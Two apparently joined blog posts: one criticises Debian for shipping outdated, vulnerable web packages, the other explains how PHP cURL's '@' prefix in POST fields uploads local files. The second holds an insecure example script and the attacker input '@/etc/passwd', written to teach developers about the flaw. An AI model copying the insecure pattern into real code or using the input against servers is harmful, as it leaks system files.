
Yikes! You’re seeing it right! The phpMyAdmin version shipped by Debian is totally insecure on any stable release. So there are probably over 20.000 servers out there using an inherently insecure version of phpMyAdmin.
What is even more a shame: Debian has a tool to track open security vulnerabilities in software and nobody is giving a fuck. That should immediately point out to anybody that there is a gigantic problem and all alarm bells should ring.
Just the tip of the iceberg
And this problem is inherent. If phpMyAdmin sounds like a too obscure example, let’s try WordPress:

I have spent some minutes on other packages within the “web” category of the packaging system and I’m still more than shocked. Since there are over 1.000 different packages in there I limited myself to some famous software plus the ones that I believed were interesting. And note that this is just the result of some minutes, now think about the time that a real adversary could spend on this…
| Package | Last upstream release date | Last Debian release date | Insecure because of |
|---|---|---|---|
| adminer | 2016-02-06 | 2012-02-06 | Multiple critical vulnerabilities according to the changelog. |
| ckeditor | 2016-02-04 | 2014-11-10 | Missing at least one security patch from 4.4.6 |
| collabtive | 2015-03-13 | 2014-10-21 | Multiple missing security related changes according to the changelog. No proper vulnerability tracking upstream. |
| dolibarr | 2016-01-31 | 2014-12-05 | Changelog lists a ton of issues such as multiple SQL injections. |
| dotclear | 2015-10-25 | 2014-08-20 | Multiple security vulnerabilities such as XSS as per the changelog. |
| drupal | 2016-02-03 | 2015-08-20 | Missing the security patch for SA-CORE-2015-004. |
| elasticsearch | 2016-02-02 | 2015-04-27 | Vulnerable to CVE-2015-4165, CVE-2015-5377 and CVE-2015-5531. |
| glpi | 2015-12-01 | 2014-10-18 | Release with security patches has been released in April 2015. |
| gosa | Upstream does not release updates anymore. | 2015-07-24 | Publicly known code injections. |
| ldap-account-manager | 2015-12-15 | 2014-10-05 | Multiple security related issues pointed out in the changelog. |
| mediawiki | – | – | Takes Debian one week to backport security patches. |
| node-* packages | – | – | Consider yourself pwned and reinstall your machine. After this never use Debian packages like this again. Nearly all of them are insecure versions. Just compare https://nodesecurity.io/advisories with what Debian has in the packaging system… |
And that’s where I stopped. Well, not quite true, the actual list is way longer but entering this into the Markdown format was just pain and I guess you understood the problem already. Just try it yourself, spend some minutes going through the Debian packages and you will pretty certainly find some that endanger your whole system.
Note again: This is web software, it’s often exposed to the general public and thus having the latest security updates is critical for your security. A single mistake here can take all your data at risk.
Call for action
Distributions and application authors really need to come together and work on pushing easy solutions to collaborate. openSUSE Build Service is already a nice start for collaboration. But to be honest, probably for some applications packages are not the best solution. Did you know that for example WordPress comes with automatic updates and updating ownCloud is just replacing single files on the server?
Rolling release distributions like OpenSuse Tumbleweed or Arch Linux are in my opinion really required to gain more traction to make the overall Linux ecosystem more secure. And before somebody brings it up: Containers will probably not save you either.
]]>cURL is probably known to most readers of this blog. If not: It is a library and command-line tool that can be used to send HTTP requests to other servers. It has an official PHP wrapper maintained by the PHP team.
Everybody who has used cURL before will probably agree: cURL is a mighty and complex utility, the PHP wrapper is no exception. Stating it is used to send HTTP requests is a bit of an understatement, it supports as well DICT, FILE, FTP, GOPHER, IMAP, LDAP, POP3, RTMP, RTSP, SCP, SFTP, SMB, SMTP, TELNET and TFTP.
As with any mighty tool, there are a lot of possibilities to shoot yourself in your own foot. Let’s take as example the following script. It will take the GET parameter username and send it as POST parameter to http://example.org:
<?php
$ch = curl_init();

$data = ['name' => $_GET['username']];

curl_setopt($ch, CURLOPT_URL, 'http://example.org/');
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);

curl_exec($ch);
Do you happen to see anything dangerous with this? Most developers I showed this snippet to certainly did not. But let’s just take a closer look at the documentation:
CURLOPT_POSTFIELDS:
The full data to post in a HTTP “POST” operation. To post a file, prepend a filename with @ and use the full path. The filetype can be explicitly specified by following the filename with the type in the format
;type=mimetype.This parameter can either be passed as a urlencoded string like
para1=val1¶2=val2&...or as an array with the field name as key and field data as value. If value is an array, the Content-Type header will be set to multipart/form-data.As of PHP 5.2.0, value must be an array if files are passed to this option with the @ prefix. As of PHP 5.5.0, the @ prefix is deprecated and files can be sent using CURLFile. The @ prefix can be disabled for safe passing of values beginning with @ by setting the CURLOPT_SAFE_UPLOAD option to TRUE.
Yikes! – If an array that is being passed to CURLOPT_POSTFIELDS contains a @ in one of the values, cURL will upload the specified file to the remote host. That’s certainly quite an unexpected behavior. So the above script will actually upload any arbitrary file to the remote host if an attacker passes something like @/etc/passwd to $_GET['name'].
Luckily this “feature” has been deprecated as of PHP 5.5.0 and disabled by default with PHP 5.6.0. But the manual opt-in of PHP 5.5.0 using CURLOPT_SAFE_UPLOAD is still quite a risk factor.
Directly using a mighty utility such as cURL is indeed handy in some specific situations. In most situations using an abstraction layer such as Guzzle is a better and even more secure alternative. And now it might be time to check your own code 